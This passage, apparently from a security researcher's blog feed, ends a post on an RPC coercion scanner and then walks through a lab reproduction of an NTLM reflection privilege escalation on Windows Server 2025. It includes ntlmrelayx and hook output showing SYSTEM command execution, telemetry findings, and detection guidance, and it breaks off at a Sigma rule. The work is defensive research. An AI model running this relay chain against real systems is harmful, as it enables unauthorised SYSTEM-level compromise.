<span class="nb">sudo </span>python3 <span class="nt">-m</span> impel research probe DC01.reflect.lab <span class="se">\</span>
    <span class="nt">--uuid</span> &lt;UUID&gt; <span class="nt">--pipe</span> &lt;pipe&gt; <span class="nt">--opnums</span> 0-20 <span class="se">\</span>
    <span class="nt">-L</span> 10.10.10.50 <span class="nt">-u</span> user <span class="nt">-p</span> <span class="s1">'pass'</span> <span class="nt">-d</span> domain.lab
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Human output goes to stderr. <code class="language-plaintext highlighter-rouge">--json</code> output goes to stdout. Exit code <code class="language-plaintext highlighter-rouge">0</code> means coercion surface found or coercion confirmed; <code class="language-plaintext highlighter-rouge">1</code> means nothing found; <code class="language-plaintext highlighter-rouge">2</code> means usage error.</p>

<hr />

<h2 id="conclusion">Conclusion</h2>

<p>On a fully patched Windows Server 2025 domain, two coercion primitives survive in the default configuration: MS-DFSNM (DFSCoerce) with domain user credentials, and MS-WSP (WSPCoerce) with administrative access. Every other vector in the established corpus is patched, gated by default, or blocked at the service level. The mitigation is defence in depth: disable the DFS Namespace service if it is not required, apply the RPC filter if it is, and disable Windows Search on servers where indexing has no operational purpose.</p>

<p>The code is on GitHub. Feedback, bug reports, and additional vector submissions welcome.</p>

<hr />

<h2 id="references-and-acknowledgements">References and Acknowledgements</h2>

<p><strong>CVEs and advisories</strong></p>

<ul>
  <li>CVE-2021-36942 — Windows LSA Spoofing Vulnerability (PetitPotam / MS-EFSR). Microsoft, August 2021.</li>
  <li>CVE-2022-26925 — Windows LSA Spoofing Vulnerability (PetitPotam variant). Microsoft, May 2022.</li>
  <li>CVE-2022-30154 — MS-FSRVP coercion (ShadowCoerce). Microsoft, June 2022.</li>
  <li>KB5005413 — Mitigating NTLM Relay Attacks on Active Directory Certificate Services. Microsoft.</li>
</ul>

<p><strong>Prior coercion research this tool builds on</strong></p>

<ul>
  <li>Gilles Lionel (<a href="https://twitter.com/topotam77">@topotam77</a>) — PetitPotam / MS-EFSR coercion. Original PoC: <a href="https://github.com/topotam/PetitPotam">github.com/topotam/PetitPotam</a></li>
  <li>Filip Dragovic (<a href="https://twitter.com/Wh04m1001">@Wh04m1001</a>) — DFSCoerce / MS-DFSNM. Original PoC: <a href="https://github.com/Wh04m1001/DFSCoerce">github.com/Wh04m1001/DFSCoerce</a></li>
  <li>Gilles Lionel — ShadowCoerce / MS-FSRVP. PoC: <a href="https://github.com/ShutdownRepo/ShadowCoerce">github.com/ShutdownRepo/ShadowCoerce</a></li>
  <li>Lee Christensen (<a href="https://twitter.com/tifkin_">@tifkin_</a>) and Elad Shamir — PrinterBug / MS-RPRN original research.</li>
  <li>Charlie Clark (<a href="https://twitter.com/exploitph">@exploitph</a>) — additional coercion primitive research.</li>
  <li>p0dalirius — Coercer tool and the systematic enumeration of coercion-capable RPC methods across the MS-* protocol corpus: <a href="https://github.com/p0dalirius/Coercer">github.com/p0dalirius/Coercer</a></li>
  <li>RedTeam Pentesting GmbH — WSPCoerce, the Python/impacket implementation of MS-WSP coercion whose packet builders are adapted in impel’s <code class="language-plaintext highlighter-rouge">wsp_packets.py</code>: <a href="https://github.com/RedTeamPentesting/wspcoerce">github.com/RedTeamPentesting/wspcoerce</a></li>
</ul>

<p><strong>RPC internals and filter mechanics</strong></p>

<ul>
  <li>James Forshaw (<a href="https://twitter.com/tiraniddo">@tiraniddo</a>) — “How the Windows Firewall RPC Filter Works”, Tyranid’s Lair, August 2021. The analysis of how <code class="language-plaintext highlighter-rouge">layer=um</code> enforcement operates at the security callback level rather than the bind level directly informed the <code class="language-plaintext highlighter-rouge">validate</code>-after-filter design in impel’s defend module.</li>
  <li>Akamai Security Research — “A Definitive Guide to the Remote Procedure Call (RPC) Filter”, October 2024.</li>
</ul>

<p><strong>Prior work in this series</strong></p>

<ul>
  <li>Part 1: Windows NTLM Authentication Reflection — CVE-2026-24294</li>
  <li>Part 2: Coercion-to-Relay Attack Chains on Windows Server 2025 Defaults</li>
  <li>Part 3: AD CS / ESC8 Relay with Extended Protection for Authentication</li>
</ul>

<p><strong>Tool dependencies</strong></p>

<ul>
  <li><a href="https://github.com/fortra/impacket">Impacket</a> — the RPC transport, NDR, and SMB layers that impel is built on throughout.</li>
  <li><a href="https://github.com/Textualize/rich">Rich</a> — terminal output rendering.</li>
</ul>]]></content><author><name>cbev</name></author><category term="Personal" /><category term="Research" /><category term="Tooling" /><category term="Windows" /><category term="Active Directory" /><category term="Coercion" /><category term="Privilege Escalation" /><category term="Research" /><summary type="html"><![CDATA[This post covers Impel, a Linux-native RPC coercion surface scanner we built as the final tool in our Windows authentication coercion research series. The previous installments documented the reflection and relay classes in detail, covering CVE-2026-24294 and CVE-2025-33073 with full lab detonation against Windows Server 2025 defaults. Impel maps the upstream surface those techniques depend on: which RPC interfaces are reachable, which coerce authentication outbound, and what that means for defenders trying to shrink the attack surface.]]></summary></entry><entry><title type="html">Windows Authentication Reflection, Part 2: CVE-2026-24294 in the Lab</title><link href="https://cbev0x.github.io/personal/2026/07/08/Authentication_Reflection_Research_part_2.html" rel="alternate" type="text/html" title="Windows Authentication Reflection, Part 2: CVE-2026-24294 in the Lab" /><published>2026-07-08T00:00:00+00:00</published><updated>2026-07-08T00:00:00+00:00</updated><id>https://cbev0x.github.io/personal/2026/07/08/Authentication_Reflection_Research_part_2</id><content type="html" xml:base="https://cbev0x.github.io/personal/2026/07/08/Authentication_Reflection_Research_part_2.html"><![CDATA[<p>Part one covered the mechanic and the lineage. This part is operational. We reproduce CVE-2026-24294 against a default Windows Server 2025 environment, document what the telemetry actually shows, and work out what a defender needs to catch it. Every result here is attributed to a specific build and configuration so the findings are reproducible and attributable rather than approximate.</p>

<h2 id="environment">Environment</h2>

<p>Three Windows Server 2025 Datacenter Evaluation machines on an isolated VMnet segment, all at build 26100.32230 (KB5073379, January 2026 cumulative update). This build predates the CVE-2026-24294 patch, which shipped in March 2026 at build 26100.32522. The domain is reflect.lab, running at Windows 2016 functional level (WinThreshold, the highest available on Server 2025). Tooling runs from a Kali attacker box at 10.10.10.50. Telemetry ships from all three Windows servers to an Elasticsearch 8.19.16 stack via Winlogbeat 8.19.16, collecting the Security, System, Sysmon/Operational, SMBClient/Operational, and SMBServer/Operational channels.</p>

<table>
  <thead>
    <tr>
      <th>Host</th>
      <th>Role</th>
      <th>IP</th>
      <th>SMB Inbound Signing</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>DC01</td>
      <td>Domain Controller, PDC</td>
      <td>10.10.10.10</td>
      <td>Required (True)</td>
    </tr>
    <tr>
      <td>SRV01</td>
      <td>Member server, reflection target</td>
      <td>10.10.10.11</td>
      <td>Not required (False)</td>
    </tr>
    <tr>
      <td>SRV02</td>
      <td>Member server, AD CS / Web Enrollment</td>
      <td>10.10.10.12</td>
      <td>Not required (False)</td>
    </tr>
  </tbody>
</table>

<p>The unsigned inbound SMB posture on the member servers is the default for Windows Server 2025 and was confirmed empirically before any configuration change. It is not a misconfiguration. No GPO forces it and no role modifies it. The member servers are the realistic reflection target class precisely because this is their default state.</p>

<h2 id="default-posture-findings-before-any-attack">Default posture findings before any attack</h2>

<p>Before staging the reflection chain, characterizing the defaults is worth doing deliberately because several of them are surprising relative to earlier Server versions and directly shape the attack surface.</p>

<p>SMB client signing is required by default on Server 2025, but SMB server (inbound) signing is not. The asymmetry matters: a domain-joined member server will refuse to connect to an unsigned SMB target but will happily accept unsigned inbound connections from an attacker’s relay. The DC, by contrast, enforces inbound signing after promotion via the Default Domain Controllers Policy. This is why the DC is a coercion source but not a viable reflection target by default, while member servers are both.</p>

<p>A plain member server with no file-sharing or role-specific services does not expose port 445 to the network by default. The Windows Firewall “File and Printer Sharing (SMB-In)” rule is disabled. SRV01, as a bare member, required an explicit firewall rule addition before it was reachable over SMB. SRV02 became reachable automatically when the AD CS / IIS role was installed, because IIS pulled in rules that opened the network surface. This distinction is worth naming in a real environment: the servers that host roles and services are the ones whose SMB is actually reachable, and they are the realistic reflection targets.</p>

<p>LDAP signing is enforced by default on the domain controller. Unsigned LDAP simple binds are rejected with <code class="language-plaintext highlighter-rouge">strongerAuthRequired</code>. Channel binding is set to “When Supported.” This closes the reflect-to-LDAP(S) path for tooling that defaults to plaintext binds and is part of the broader EPA-by-default hardening that Microsoft enabled for Server 2025.</p>

<p>AD CS web enrollment ships with <code class="language-plaintext highlighter-rouge">sslFlags="Ssl, Ssl128"</code> (Require SSL) and Windows Authentication <code class="language-plaintext highlighter-rouge">extendedProtection tokenChecking="Require"</code> (EPA required) out of the box, but only an HTTP port 80 binding exists and no HTTPS listener is configured. A plaintext request to <code class="language-plaintext highlighter-rouge">http://ca/certsrv/</code> returns HTTP 403. The default ESC8 relay target is therefore closed by default on Server 2025, not by EPA but by the SSL requirement and the absent HTTPS binding. EPA is configured but inert without a TLS channel. An administrator who adds an HTTPS binding to make web enrollment functional activates EPA, so the two locks swap rather than both being present simultaneously.</p>

<p>ADIDNS dynamic updates are permitted for authenticated domain users by default, but DC01’s LDAP signing enforcement means record creation requires a signed bind. Tooling that defaults to plaintext LDAP binds (stock dnstool.py with <code class="language-plaintext highlighter-rouge">-u/-p</code>) fails. BloodyAD, which seals its bind by default, succeeds. This is a practical environmental fact: on Server 2025, ADIDNS tooling must speak signed LDAP or it does not work.</p>

<p>These findings establish the baseline honestly. The attack surface on default Server 2025 is narrower than on 2019 or 2022, and the techniques that worked against older defaults require adjustment or fail outright. The one gap that remains wide open is unsigned inbound SMB on member servers that expose port 445 through role installation.</p>

<h2 id="cve-2026-24294-the-mechanic">CVE-2026-24294: the mechanic</h2>

<p>The mechanic is covered in part one, but a brief restatement grounds the reproduction. Windows SMB clients track their transport connections by server address and share path. When a client has an established TCP connection to a given server path, it reuses that connection for subsequent access to the same path rather than opening a new one. CVE-2026-24294 exploits two features introduced in recent Windows versions: the ability to connect to an SMB share on an arbitrary TCP port via <code class="language-plaintext highlighter-rouge">net use /tcpport</code>, and the connection reuse (multiplexing) behavior.</p>

<p>The chain: an unprivileged process on the target establishes a TCP connection to an attacker-controlled SMB server on a nonstandard port, mounting a share. The attacker’s server hooks SMB2 SESSION_SETUP to intercept authentication. When a SYSTEM-context process subsequently accesses the same UNC path, the SMB client finds the existing nonstandard-port connection in its transport table and routes the SYSTEM process’s authentication through it. The attacker’s hook intercepts the second SESSION_SETUP, extracts the NTLM blob, and forwards it to ntlmrelayx, which relays it back to the target’s own SMB on port 445. Because the target is the source, the local authentication path engages, the NTLM type-3 message arrives effectively empty with no MIC or credential binding, and the relay succeeds as SYSTEM.</p>

<p>The June 2025 patch for CVE-2025-33073 closed the marshalled-name variant by teaching the SMB client to reject target names containing CredMarshalTargetInfo blobs. CVE-2026-24294 sidesteps that fix entirely because it does not use marshalled names. The patch only touched the SMB client path and did not address the arbitrary-port and connection-reuse behaviors that this variant exploits.</p>

<h2 id="tooling-and-setup">Tooling and setup</h2>

<p>The relay chain has three components. ntlmrelayx runs with all built-in servers disabled except the raw relay port, targeting the local SMB stack at <code class="language-plaintext highlighter-rouge">smb://127.0.0.1</code>. The modified <code class="language-plaintext highlighter-rouge">smbserver.py</code> from the 0xNDI/CVE-2026-24294 PoC runs on port 12345 with the SESSION_SETUP hook installed and relay forwarding pointed at ntlmrelayx’s raw port 6666. The hook intercepts every SESSION_SETUP on the nonstandard-port connection, allows the first one to complete normally (establishing the legitimate share mount), and intercepts the second one to initiate the relay.</p>

<p>The coercion mechanism in the lab is a scheduled task configured to run as SYSTEM, accessing the UNC path <code class="language-plaintext highlighter-rouge">\\127.0.0.1\test</code>. This is a deliberate simplification of the real coercion primitive. In a real engagement, the SYSTEM-level authentication would be induced by a coercion vector such as PrinterBug, PetitPotam, or MSEven against the Spooler or EFS service, which triggers outbound authentication from a SYSTEM-level OS service rather than a scheduled task. The reflection mechanic is identical regardless of which SYSTEM process initiates the authentication. The scheduled task was used here because the relevant coercion vectors on a plain member server required additional firewall rule changes, and the goal was to isolate and demonstrate the reflection primitive itself rather than the coercion chain leading into it.</p>

<p>Windows Defender was disabled during the detonation run. In a real environment, the relay tooling would need to be obfuscated or the implant delivery would need to bypass endpoint protection. The lab result shows the primitive fires on the patched-but-vulnerable build; it does not assert that evasion is trivial.</p>

<h2 id="reproduction">Reproduction</h2>

<p>The successful detonation output from ntlmrelayx:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>[*] (RAW): Received connection from 127.0.0.1, attacking target smb://127.0.0.1
[*] (RAW): Authenticating connection from /@127.0.0.1 against smb://127.0.0.1 SUCCEED [1]
[*] smb:///@127.0.0.1 [1] -&gt; Service RemoteRegistry is in stopped state
[*] smb:///@127.0.0.1 [1] -&gt; Starting service RemoteRegistry
[*] smb:///@127.0.0.1 [1] -&gt; Executed specified command on host: 127.0.0.1
[-] smb:///@127.0.0.1 [1] -&gt; SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND
[*] smb:///@127.0.0.1 [1] -&gt; Stopping service RemoteRegistry
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The smbserver hook output showing the multiplexed connection reuse:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>[RELAY] Hook installed successfully
[*] [RELAY] SMB2 SESSION_SETUP hook installed, relay port=6666
[HOOK] hookedSessionSetup called, connId=Thread-3   ← first auth (NEGOTIATE)
[HOOK] hookedSessionSetup called, connId=Thread-3   ← first auth (AUTHENTICATE)
[HOOK] hookedSessionSetup called, connId=Thread-3   ← second auth intercepted (NEGOTIATE)
[*] [RELAY] Second SESSION_SETUP detected (NTLM NEGOTIATE) - relaying to RAW server port 6666
[HOOK] hookedSessionSetup called, connId=Thread-3   ← second auth (AUTHENTICATE)
[*] [RELAY] Received NTLM AUTHENTICATE - forwarding to RAW server
[*] [RELAY] NTLM relay succeeded! Command should have been executed on target.
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Several things in these outputs are worth examining carefully because they directly illustrate the part-one mechanics.</p>

<p>The authenticating identity in the ntlmrelayx output is <code class="language-plaintext highlighter-rouge">/@127.0.0.1</code> — empty domain, empty username. This is not an error. This is the local authentication path producing an empty type-3, exactly as described in part one. The NTLM_AUTHENTICATE message carries no credential fields because the local path skips them. The relay succeeds despite having nothing to verify, because the local path does not perform verification. A relay that shows a real username and domain in this position is using a different code path and would fail against a target that enforces MIC validation or channel binding. This one does not, because those protections are only meaningful when the type-3 is populated.</p>

<p>The <code class="language-plaintext highlighter-rouge">STATUS_OBJECT_NAME_NOT_FOUND</code> error is ntlmrelayx failing to read back the output file it wrote — the file was created as SYSTEM and then quarantined by Windows Defender before ntlmrelayx could read it. The command executed. The error is post-execution cleanup, not a relay failure.</p>

<p>The four hook calls on <code class="language-plaintext highlighter-rouge">Thread-3</code> — the same thread ID for both the initial share mount and the SYSTEM authentication — confirm that both authentications arrived over the same TCP connection. This is the multiplexing reuse in action: the SMB client found the existing port 12345 connection in its transport table and routed SYSTEM’s SESSION_SETUP through it, which is precisely what CVE-2026-24294 exploits.</p>

<h2 id="what-the-telemetry-shows">What the telemetry shows</h2>

<p>Winlogbeat was not running on SRV01 during the successful detonation. The agent was configured after the attack chain was staged. This is a genuine gap in the instrumented evidence, and it is worth being direct about rather than papering over. What follows is the telemetry from the attack period collected once the agent was running, combined with analytically-derived signatures for what a fully instrumented run would produce.</p>


<p><strong>The absence of NTLM 4624 events is itself a finding.</strong> A query against the <code class="language-plaintext highlighter-rouge">reflect-lab-logs</code> index for event ID 4624, LogonType 3, AuthenticationPackageName NTLM on SRV01 during the attack window returns zero results. This is the expected result of the local-auth empty type-3 mechanic: because the NTLM_AUTHENTICATE message is effectively empty on the local path, the resulting logon session carries no authentication package details that would normally populate the NTLM fields in a 4624 event. Standard “look for suspicious NTLM network logons” detection does not catch this class of attack. The absence of the detection signal is not a logging failure; it is a property of the primitive.</p>



<p><strong>The visible artifact is a Kerberos machine account logon from loopback.</strong> Two event ID 4624 events appear on SRV01 at 22:04:24 UTC during the attack period:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
</pre></td><td class="rouge-code"><pre><span class="p">{</span><span class="w">
  </span><span class="nl">"@timestamp"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2026-07-08T22:04:24.290Z"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"winlog"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"event_id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"4624"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"event_data"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"TargetUserName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"SRV01$"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"LogonType"</span><span class="p">:</span><span class="w"> </span><span class="s2">"3"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"IpAddress"</span><span class="p">:</span><span class="w"> </span><span class="s2">"::1"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"WorkstationName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"-"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"AuthenticationPackageName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Kerberos"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">SRV01$</code> authenticating to itself over the IPv6 loopback address (<code class="language-plaintext highlighter-rouge">::1</code>) via a type 3 (network) logon. The machine account authenticating to the local machine over the loopback interface is not a normal workload. No legitimate service pattern produces this. It is the detection-relevant artifact of the multiplexing chain, and it is present even in cases where the NTLM relay produces no visible type-3 record.</p>

<p><strong>The analytically-derived signatures for a fully instrumented run:</strong></p>

<p>ntlmrelayx’s default execution mechanism abuses the RemoteRegistry service. It starts the service if it is stopped, writes a temporary service entry named <code class="language-plaintext highlighter-rouge">BTOBTO</code>, executes the payload via that service, and then removes it. A fully instrumented run would produce:</p>


<p>Event 7045 (Service Installed) with <code class="language-plaintext highlighter-rouge">ServiceName: BTOBTO</code> and <code class="language-plaintext highlighter-rouge">AccountName: LocalSystem</code>. This is a high-fidelity indicator because no legitimate software installs a service named BTOBTO. The combination of an unknown short-name service installed as LocalSystem is a strong signal regardless of the payload.</p>

<p>Sysmon event 1 (Process Create) showing <code class="language-plaintext highlighter-rouge">cmd.exe</code> or the specified payload binary spawned with <code class="language-plaintext highlighter-rouge">ParentImage: C:\Windows\System32\services.exe</code> and <code class="language-plaintext highlighter-rouge">User: NT AUTHORITY\SYSTEM</code>. A command shell spawned directly from services.exe as SYSTEM, with no service binary in the standard service paths, is the execution artifact.</p>

<p>Sysmon event 3 (Network Connection) showing an SMB client connection to a destination port other than 445. The <code class="language-plaintext highlighter-rouge">net use /tcpport:12345</code> establishes a TCP connection to port 12345 where port 445 is expected. This is the CVE-2026-24294 bypass’s unique network fingerprint. Normal SMB traffic does not appear on port 12345. Any <code class="language-plaintext highlighter-rouge">mrxsmb</code> or <code class="language-plaintext highlighter-rouge">System</code> process initiating a TCP connection to a high port on loopback, followed shortly by a 4624 for the machine account, is the compound signature.</p>

<h2 id="detection-what-to-look-for">Detection: what to look for</h2>

<p>The detection strategy works across two layers. The first catches the anomalous authentication artifact. The second catches the mechanism.</p>

<p>For the authentication layer, the correlation is machine account authenticates to itself over loopback. Concretely: event 4624, LogonType 3, TargetUserName ending in <code class="language-plaintext highlighter-rouge">$</code> (machine account), IpAddress <code class="language-plaintext highlighter-rouge">127.0.0.1</code> or <code class="language-plaintext highlighter-rouge">::1</code>, on the same host that the machine account belongs to. This pattern does not occur in legitimate operations. It is not noisy. A single rule on this correlation covers the reflection primitive regardless of which coercion vector induced it or which port the multiplexing used.</p>

<p>For the mechanism layer, the SMB-to-nonstandard-port connection is the CVE-2026-24294-specific indicator. A network connection from the <code class="language-plaintext highlighter-rouge">System</code> process or any SMB client component to a local destination on a port other than 445, immediately preceding a machine account logon from loopback, is the compound signature for this specific bypass. Monitoring for outbound SMB-protocol traffic on non-445 ports from the system process is low-noise in enterprise environments because legitimate workloads do not do this.</p>

<p>The RemoteRegistry abuse indicator, event 7045 with a short randomised service name and LocalSystem account, is the payload-delivery signature rather than the reflection signature. It fires when ntlmrelayx uses its default execution mechanism. Payloads delivered differently would not produce this event, so it should be treated as a high-fidelity indicator of this specific toolchain rather than of the primitive class generally.</p>

<p>A Sigma rule capturing the primary authentication artifact:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
